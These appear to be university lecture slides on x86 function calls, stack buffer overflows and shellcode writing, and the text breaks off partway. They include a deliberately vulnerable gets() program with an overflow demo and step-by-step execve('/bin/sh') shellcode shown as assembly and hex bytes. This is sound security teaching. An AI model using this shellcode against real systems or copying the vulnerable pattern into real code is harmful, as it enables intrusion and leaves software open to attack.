Lecture 04 – Control Flow II

Stephen Checkoway
University of Illinois at Chicago
CS 487 – Fall 2017
Based on Michael Bailey's ECE 422

Function calls on 32-bit x86

- Stack grows down (from high to low addresses)
- Stack consists of 4-byte slots
- esp points to the bottom most “in-use” slot
- ebp “frame pointer” points to the previous ebp on the stack (if used)
- call pushes the return address onto the stack
- Function call arguments can be accessed at a positive offset from ebp
  8(%ebp), 12(%ebp), 16(%ebp), etc.
- Local variables can be accessed at a negative offset from ebp
  -4(%ebp), -8(%ebp), -12(%ebp), etc.

Warning!

- For most of these slides, the stack is drawn with low addresses on the bottom and high addresses on the top. The stack grows down both numerically and pictorially.

Function call example

```
1 int foo(int a, char *p) {
2         int b = atoi(p);
3         return a + b;
4 }
```

eip →

```
 1 foo:
 2         pushl   %ebp
 3         movl    %esp, %ebp
 4         subl    $40, %esp
 5         movl    12(%ebp), %eax
 6         movl    %eax, (%esp)
 7         call    atoi
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

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

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

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

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

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

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

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

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

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
eip →



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

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```

eip →

← ebp

esp →

…
p
a
return address
saved ebp
b = result
p

eax = b + a
edx = a

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



From last time: Vulnerable code

```
1 #include <stdio.h>
2
3 int main(int argc, char *argv[]) {
4         char name[32];
5         printf("Enter your name: ");
6         gets(name);
7         printf("Hello %s!\n", name);
8         return 0;
9 }
```

```
[bertvm:~/control-flow] s$ ./vuln
Enter your name: Steve
Hello Steve!
[bertvm:~/control-flow] s$ perl -e 'print "A" x 40' | ./vuln
Enter your name: Hello
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Segmentation fault (core dumped)
```



Shellcode

- So you found a vuln (gratz)…
- How to exploit?

Getting a shell

```c
#include <unistd.h>

void get_shell() {
        char *argv[2];
        char *envp[1];
        argv[0] = "/bin/sh";
        argv[1] = NULL;
        envp[0] = NULL;
        execve(argv[0], argv, envp);
}

int main() {
        get_shell();
}
```

```
[bertvm:~/control-flow] s$ ./get_shell
$
```

```
.LC0:
        .string "/bin/sh"
get_shell:
        subl    $44, %esp
        movl    $.LC0, 24(%esp)
        movl    $0, 28(%esp)
        movl    $0, 20(%esp)
        leal    20(%esp), %eax
        movl    %eax, 8(%esp)
        leal    24(%esp), %eax
        movl    %eax, 4(%esp)
        movl    $.LC0, (%esp)
        call    execve
        addl    $44, %esp
        ret
main:
        pushl   %ebp
        movl    %esp, %ebp
        andl    $-16, %esp
        call    get_shell
        leave
        ret
```

Copy &paste = exploit?

- A few immediate problems
  - .LC0 is an absolute address
  - call uses a relative address

- What's that leal instruction?
  - LEA = "Load Effective Address"
  - It performs addition, nothing else
  - leal 20(%esp), %eax sets eax to esp + 20
  - movl 20(%esp), %eax loads 4-bytes from address esp + 20 into eax

```
 1 .LC0:
 2         .string "/bin/sh"
 3 get_shell:
 4         subl    $44, %esp
 5         movl    $.LC0, 24(%esp)
 6         movl    $0, 28(%esp)
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 9         movl    %eax, 8(%esp)
10         leal    24(%esp), %eax
11         movl    %eax, 4(%esp)
12         movl    $.LC0, (%esp)
13         call    execve
14         addl    $44, %esp
15         ret
```


32-bit x86 system calls on Linux

- System call number goes in eax
- Arguments go in ebx, ecx, edx, esi, edi
- System call itself happens via software interrupt: int 0x80

execve


- sys_execve: Execute a new process
  - System call number 11 = 0xb (so eax = 11)
  - ebx = pointer to C-string (NUL-terminated) path to file
  - ecx = pointer to NULL-terminated array of C-string arguments
  - edx = pointer to NULL-terminated array of C-string environment variables

```
 3 void get_shell() {
 4         char *argv[2];
 5         char *envp[1];
 6         argv[0] = "/bin/sh";
 7         argv[1] = NULL;
 8         envp[0] = NULL;
 9         execve(argv[0], argv, envp);
10 }
```




execve minor optimization

- Reuse the NULL word in argv



Let’s rewrite get_shell

```
 1 .LC0:
 2         .string "/bin/sh"
 3 get_shell:
 4         movl    $.LC0, %ebx
 5         pushl   $0
 6         movl    %esp, %edx
 7         pushl   %ebx
 8         movl    %esp, %ecx
 9         movl    $11, %eax
10         int     $0x80
```



We still have an absolute address for /bin/sh

- We can write it to the stack!

```
 1 get_shell:
 2         pushl   $0x0068732f     # '/sh\0'
 3         pushl   $0x6e69622f     # '/bin
 4         movl    %esp, %ebx
 5         pushl   $0
 6         movl    %esp, %edx
 7         pushl   %ebx
 8         movl    %esp, %ecx
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10         int     $0x80
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


Shellcode caveats

- “Forbidden” characters
  - Null characters in shellcode halt strcpy
  - Line breaks halt gets
  - Any whitespace halts scanf

```
68 2f 73 68 00          pushl   $0x0068732f
68 2f 62 69 6e          pushl   $0x6e69622f
89 e3                   movl    %esp, %ebx
6a 00                   pushl   $0x0
89 e2                   movl    %esp, %edx
53                      pushl   %ebx
89 e1                   movl    %esp, %ecx
b8 0b 00 00 00          movl    $0xb, %eax
cd 80                   int     $0x80
```

Use xor to get a 0

- xorl %eax, %eax clears eax
- Push /bin/shX
